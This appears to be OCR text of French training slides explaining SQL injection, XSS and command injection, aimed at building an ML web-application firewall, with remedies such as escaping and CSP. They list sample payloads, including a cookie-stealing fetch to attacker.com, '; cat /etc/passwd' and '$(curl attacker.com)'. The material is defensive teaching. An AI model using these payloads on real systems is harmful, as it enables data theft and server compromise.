Attaque utilisant une faille de sécurité connue (Zero-Day) ou non corrigée dans un logiciel.

6

Homme du milieu (Man-in-the-Middle)


Interception et modification de vos communications sans que vous ne le sachiez (ex: Wi-Fi public non sécurisé).

Comment se protéger au quotidien ?

- Mettez à jour vos logiciels et mots de passe.
- Sauvegardez régulièrement vos données.
- Utilisez une authentification à deux facteurs (2FA).
- Soyez méfiant face aux messages non sollicités.

3. Les attaques à maîtriser absolument

- 1. SQL Injection
- 2. XSS
- 3. Command Injection
- 4. Trafic légitime



IDEO·LAB

SQL Injection

IDEO·LAB


INTRODUCTION AU SQL INJECTION (ATTAQUE PAR INJECTION SQL)

1: L'entrée de l'utilisateur

Navigateur Utilisateur

Requête envoyée au serveur

2: Le traitement sur le serveur



Base de Données

3: La conséquence

Résultat : Contournement de l'authentification et accès illimité aux données.

SQL Injection - Expliqué

Définition simple :

> Une SQL Injection consiste à injecter une portion de requête SQL dans une entrée utilisateur afin d'altérer la requête exécutée côté base de données.

OWASP décrit la SQL Injection comme l'insertion d'une requête SQL via des données client, pouvant permettre lecture, modification ou suppression de données, voire parfois des opérations système selon le contexte. owasp.org

Exemples de signaux ML/textuels :

```
' OR '1'='1
UNION SELECT
admin'--
SLEEP(5)
information_schema
benchmark(
1=1
```

IDEO·LAB

SQL Injection et ML

Ce qu'il faut dire :

> En ML, on ne doit pas seulement chercher le mot "SELECT". Il faut apprendre des combinaisons de caractères, des séquences suspectes, des encodages, des séparateurs, des commentaires SQL, des variations obfusquées, et aussi tenir compte du contexte de l'endpoint. Un endpoint de recherche accepte naturellement certains caractères, alors qu'un endpoint login est beaucoup plus sensible.

Point important : **contexte métier + endpoint.**

IDEO·LAB

XSS -Expliqué

IDEO·LAB

XSS: ATTAQUE PAR SCRIPT INTER-SITE (CROSS-SITE SCRIPTING)

Étape 1 : L'Attaquant envoie un lien piégé.

Étape 2 : La Victime clique, le serveur reflète le script.

Étape 3 : Le Navigateur exécute le script malveillant.

L'attaquant envoie le lien malveillant (par e-mail, tchat, etc.) à la victime.


La victime clique sur le lien. Le serveur inclut le script malveillant dans la page de réponse.

Le navigateur de la victime exécute le script, pensant qu'il provient du site de confiance.

Comment fonctionne une attaque XSS ?

Utilisateur légitime envoie une donnée contenant du code malveillant

Serveur web stocke la donnée sans la néttoyer correctement



Victime consulte la page

Code malveillant s'étécute dans le navigateur (vol de cookies, redirection, etc.)

IDEO·LAB

Le **XSS**, pour **Cross-Site Scripting**

Le **XSS**, pour **Cross-Site Scripting**, est une vulnérabilité web qui permet à un attaquant d'injecter du **code JavaScript malveillant** dans une page consultée par d'autres utilisateurs.

L'idée centrale est simple :
un site web affiche quelque chose venant de l'utilisateur sans le nettoyer correctement.
L'attaquant en profite pour injecter du JavaScript, et ce script est ensuite exécuté dans le navigateur de la victime.

Exemple simple

Imaginons un champ de commentaire sur un site :

HTML

```
Très bon article !
```

Normalement, le site affiche ce commentaire dans la page.

Mais un attaquant pourrait écrire :

HTML

```
<script>alert("XSS")</script>
```

Si le site affiche ce contenu tel quel, le navigateur interprète la balise `<script>` et exécute le JavaScript.

IDEO·LAB

Pourquoi c’est dangereux ?

Le JavaScript injecté s’exécute **dans le contexte du site légitime.**

Cela signifie que pour le navigateur de la victime, le script semble venir du vrai site. Il peut donc accéder à certaines informations accessibles à JavaScript sur ce domaine, interagir avec le DOM, lire des champs affichés, envoyer des requêtes au nom de l’utilisateur, ou manipuler l’interface.

Exemple d’impact possible :

JavaScript

```
fetch("https://attacker.com/steal?cookie=" + document.cookie)
```

Cela illustre une tentative de vol de cookie, même si aujourd’hui les protections comme `HttpOnly`, `SameSite` et les CSP peuvent réduire ce risque.

IDEO·LAB

Définition simple :

> Une XSS consiste à injecter du code script côté client, généralement JavaScript, dans une page consultée par un utilisateur.

OWASP rappelle que les XSS sont une forme d'injection où des scripts malveillants sont injectés dans des sites normalement fiables, notamment quand une application réutilise une entrée utilisateur sans validation ou encodage correct. owasp.org

Exemples :

```
<script>alert(1)</script>
<img src=x onerror=alert(1)>
javascript:alert(document.cookie)
<svg/onload=alert(1)>
%3Cscript%3E
```

IDEO·LAB

Xss – Modèle de protection

> Pour la XSS, le modèle doit être robuste aux encodages, aux variantes HTML, aux handlers JavaScript comme onerror/onload, aux balises détournées et aux payloads obfusqués. Une bonne pipeline doit donc décoder progressivement, garder une trace de la version brute et de la version normalisée, puis classifier en fonction des motifs textuels et du contexte.

IDEO·LAB

Les trois grands types de XSS

- 1. XSS réfléchi, ou Reflected XSS
- 2. XSS stocké, ou Stored XSS
- 3. DOM-based XSS

IDEO·LAB

1. XSS réfléchi, ou Reflected XSS

Le script est injecté dans une requête HTTP, souvent via un paramètre d'URL, puis immédiatement renvoyé dans la réponse HTML.

Exemple :

```
https://site.com/search?q=<script>alert(1)</script>
```

Si la page de recherche affiche directement la valeur de `q` sans l'échapper, le script peut s'exécuter.

C'est souvent exploité via un lien piégé envoyé par email, chat ou phishing.

IDEO·LAB

2. XSS stocké, ou Stored XSS

Le script malveillant est enregistré côté serveur, par exemple dans une base de données.

Exemples :

- commentaire de blog ;
- profil utilisateur ;
- message de forum ;
- ticket support ;
- avis client ;
- champ “nom”, “description”, “bio”, etc.

C’est généralement plus grave qu’un XSS réfléchi, car chaque utilisateur qui consulte la page infectée peut exécuter le script.

IDEO·LAB

3. DOM-based XSS

Ici, la vulnérabilité est principalement côté navigateur. Le JavaScript légitime de la page lit une donnée contrôlée par l'utilisateur, par exemple dans l'URL, puis l'insère dangereusement dans le DOM.

Exemple dangereux :

JavaScript

```javascript
document.getElementById("result").innerHTML = location.hash;
```

Si l'URL contient :

```
https://site.com/#<img src=x onerror=alert(1)>
```


Alors le contenu peut être interprété comme du HTML actif.

Le problème vient souvent de fonctions comme :

JavaScript

```javascript
innerHTML
document.write
eval
setTimeout("code")
new Function()
```

IDEO·LAB


DOM XSS : La vulnérabilité est côté navigateur.
CLIENT-SIDE BROWSER
https://site.com/#
/div>
SOURCE INSÉCURISÉE
document.getElementById("result").innerHTML = location.hash;
SINK DANGEREUX
Propagation via le DOM
UTILISATEUR
Si l'URL contient :
https://site.com/#<img src=x onerror=alert(1)>
#<img src=x onerror=alert(1)>
XSS Alert!
OK
Le contenu est interprété comme du HTML actif, déclenchant l'exécution du script.
Sinks à surveiller:
innerHTML
document.write
eval
setTimeout("code")

IDEO·LAB

COMMENT FONCTIONNE UNE ATTAQUE XSS RÉFLÉCHIE (EXEMPLE)

1. L'attaquant crée une URL malveillante contenant un script.

PRINCIPE CLÉ : XSS RÉFLÉCHIE

- Le script est injecté via un paramètre d'URL.
- Le serveur est vulnérable s'il n'échappe pas l'entrée de l'utilisateur avant de l'afficher.
- Souvent exploité via du phishing (hameçonnage) pour cibler les utilisateurs.

IDEO·LAB

XSS -Remèdes

COMMENT LUTTER CONTRE LES ATTAQUES CÔTÉ SERVEUR & XSS

1. VALIDER ET ASSAINIR LES (VALIDATION & SANITIZATION)

Utiliser des bibliothèques de validation rigoureuses pour toutes les entrées utilisateur.

Filtrer et nettoyer les données avant de les traiter.

if (isset($_POST['input"])) {

```
if (isset($_POST["input"])) {
  // valider
}
```

2. ÉCHAPPER LES SORTIES (OUTPUT ENCODING)

Échapper le contenu utilisateur avant de l'afficher dans le HTML.

Convertir les caractères spéciaux en entités HTML (ex : <" devient <").

<script>alert(1)</script> becoms <

&script>alert(1)</scrir pt>

```
<script>alert(1)</script>
&lt;script&gt;alert(1)&lt;/script&gt;
```

3. UTILISER UNE CSP FORTE (CONTENT SECURITY POLICY)

SERVEUR SÉCURISÉ - WAFEUR SÉCURISÉ - WAF

Définir une CSP rigoureuse via les en-têtes HTTP.


Limiter les sources de scripts, styles et images autorisées.

```
Content-Security-Policy:
  default-src 'self';
  script-src 'self' trusted-scripts.com;
```

4. EMPLOYER DES COOKIES SÉCURISÉS

Marquer les cookies sensibles avec les attributs "**HttpOnly**" et "**Secure**".

Empêcher l'accès aux cookies via JavaScript (XSS).



5. RENFORCER LA SÉCURITÉ DU SERVEUR

Maintenir le serveur et les dépendances à jour.

Configurer un Pare-feu d'Application Web (WAF).

Utiliser des bibliothèques de sécurité reconnues.

Les Outils pour intercepter le Xss

Un outil qui tourne en tâche de fond sur le serveur voit du trafic HTTP (requête + réponse). Ça change radicalement ce qu'il peut faire selon le mode :

Reflected — pleinement interceptable. Le payload arrive dans la requête (query, form, header) et se retrouve dans la réponse. Un point d'observation qui voit *requête ET réponse* peut non seulement matcher la signature, mais **corréler** : est-ce que l'input suspect réapparaît vraiment dans le body, et dans quel contexte (HTML, attribut, JS, URI) ? C'est là que se joue la différence entre un jouet à regex et un vrai moteur.

Stored — interceptable au *point d'injection* (write-time), exactement comme le reflected côté requête. Le « stocké » ajoute une dimension : garder une trace persistante des inputs suspects acceptés (2xx) et les recorréler avec les réponses servies plus tard. C'est ce qui rend l'outil évolutif plutôt que stateless.

IDEO·LAB

L'architecture envisagée (haut niveau)

Cinq couches, découplées :

1. **Couche d'interception** — le point d'observation. C'est le premier arbitrage (voir plus bas) : reverse-proxy inline, mirroring passif, ou tail de logs.
2. **Moteur de détection multi-étages** — décodage/normalisation (URL, entités HTML, unicode, casse, null-bytes) → signatures + heuristiques → **corrélation de reflet** → analyse de contexte (tokenisation HTML/JS pour voir si l'input casse dans un contexte exécutable). C'est le cœur, et ce qui fait la puissance vs. les FP.
3. **Store de corrélation stored-XSS** — persistance des inputs suspects, matching différé sur les réponses sortantes.
4. **Signal DOM côté client** — endpoint CSP-report + beacon optionnel.
5. **Couche d'action + persistance** — log/alerte/block/ban (réutilisable depuis tes patterns DDoS d'ideowaf), SQLite, événements, éventuellement panel.

IDEO·LAB

Bonnes pratiques modernes

Pour limiter les XSS, on utilise généralement :

- échappement automatique des templates, par exemple Django, Jinja2, React ;
- validation stricte des entrées ;
- nettoyage HTML avec une librairie fiable si l'on autorise du HTML utilisateur ;
- interdiction de `innerHTML` quand ce n'est pas nécessaire ;
- utilisation de `textContent` au lieu de `innerHTML` ;
- cookies avec `HttpOnly`, `Secure`, `SameSite` ;
- politique CSP, ou **Content Security Policy** ;
- éviter les scripts inline ;
- revue des dépendances frontend ;
- tests SAST/DAST ;
- fuzzing de paramètres et de formulaires.

IDEO·LAB

Xss et Exemple Django

En Django, ceci est généralement sûr :

HTML

```
<p>{{ comment }}</p>
```

Car Django échappe automatiquement le contenu.

Si `comment` vaut :

HTML

```
<script>alert(1)</script>
```

Django affichera le texte, mais ne l'exécutera pas.

En revanche, ceci est dangereux :

HTML

```
<p>{{ comment|safe }}</p>
```

Le filtre `safe` dit à Django :

```
Fais confiance à ce contenu, ne l'échappe pas.
```

IDEO·LAB

Xss - Exemple React

React échappe par défaut :

JavaScript

```
<div>{userInput}</div>
```

C'est généralement sûr.

Mais ceci est dangereux :

JavaScript

```
<div dangerouslySetInnerHTML={{ __html: userInput }} />
```

Comme son nom l'indique, `dangerouslySetInnerHTML` doit être utilisé uniquement avec du contenu fortement nettoyé.

IDEO·LAB

EN Résumé

> Une faille XSS apparaît lorsqu'une application réinjecte dans une page web une donnée contrôlée par l'utilisateur sans encodage ou sanitization adaptée. Le navigateur interprète alors cette donnée comme du code actif, souvent JavaScript. La protection repose principalement sur l'échappement contextuel, la validation des entrées, l'usage prudent du DOM, les cookies sécurisés et une Content Security Policy restrictive.

Le XSS, c'est :

```
L'utilisateur envoie du texte.
Le site le réaffiche sans le sécuriser.
Le navigateur l'exécute comme du JavaScript.
L'attaquant agit dans le contexte du site.
```

C'est une des vulnérabilités web les plus classiques, mais aussi l'une des plus dangereuses, parce qu'elle cible directement le navigateur et la session de l'utilisateur.

Command Injection

IDEO·LAB

Comprendre l'Injection de Commande

La Demande Légitime

1. Entrée Utilisateur Normale

Requête HTTP

```
$cmd = "convert_pdf.py " . $_GET['filename'];
exec($cmd);
```

PDF — Fichier PDF Créé

L'Attaque en Cours

2. Injection de Commande Malveillante

Nom de Fichier :
`rapport.pdf ;`
`cat /etc/passwd`

Requête HTTP Malveillante

```
$cmd = "convert_pdf.py rapport.pdf ; cat /etc/passwd";
exec($cmd);  // <-- VULNERABILITÉ
```

La Conséquence

3. Exécution de Commande Système

Commande Exécutée : `cat /etc/passwd`

⚠ Accès non autorisé au système

Définition Simple (basée sur <_–>

L'injection de commande vise à injecter des commandes système dans une entrée qui finit par être transmise à un shell ou à un processus serveur. Les signaux incluent :

- Séparateurs de shell (`;` , `|` , `&&` , `||`)
- Backticks (`` ` `` `)
- Commandes Linux/Windows (`cat` , `whoami` , `dir` , `powershell`)
- Tentative d'exécution distante

ML Models must learn character patterns, not just keywords.

IDEO·LAB

Command Injection - Définition simple

> Une Command Injection vise à injecter des commandes système dans une entrée qui finit par être transmise à un shell ou à un processus serveur.

Exemples :

```
; cat /etc/passwd
| whoami
&& id
`uname -a`
$(curl attacker.com)
powershell -enc
cmd.exe /c
```

> Les signaux sont souvent différents de la SQLi : séparateurs shell, pipes, backticks, variables d'environnement, commandes Linux ou Windows, encodage base64, tentative d'exécution distante. Là encore, un modèle ML utile doit apprendre des patterns de caractères et de séquences, pas uniquement des mots-clés.

IDEO·LAB

Traffic légitime

IDEO·LAB

Trafic légitime : Explications

> La classe “trafic légitime” est aussi importante que les classes d’attaque. En production, le problème principal d’un WAF/WAAP n’est pas seulement de détecter l’attaque, c’est de ne pas bloquer les vrais utilisateurs. Il faut donc entraîner le modèle avec du trafic normal diversifié : formulaires, recherche, API, JSON, GraphQL, uploads, caractères spéciaux légitimes, langues différentes, contenus techniques, etc.

> En cybersécurité, un modèle qui détecte beaucoup d’attaques mais bloque trop de trafic légitime devient inutilisable opérationnellement.

IDEO·LAB


LE TRAFIC LÉGITIME : COMPRENDRE, DIVERSIFIER ET PROTÉGER

CONTEXTE CRITIQUE

Tu peux dire :

> La classe 'trafic légitime' est aussi importante que les classes d'attaque. En production, le problème principal d'un WAF/WAAP n'est pas seulement de détecter l'attaque, c'est de ne pas bloquer les vrais utilisateurs. Il faut donc entraîner le modèle avec du trafic normal diversifié : formulaires, recherche, API, JSON, GraphQL, uploads, caractères spéciaux légitimes, langues différentes, contenus techniques, etc.

DIVERSIFICATION DU TRAFIC NORMAL POUR L'ENTRAÎNEMENT



LA PHRASE FORTE

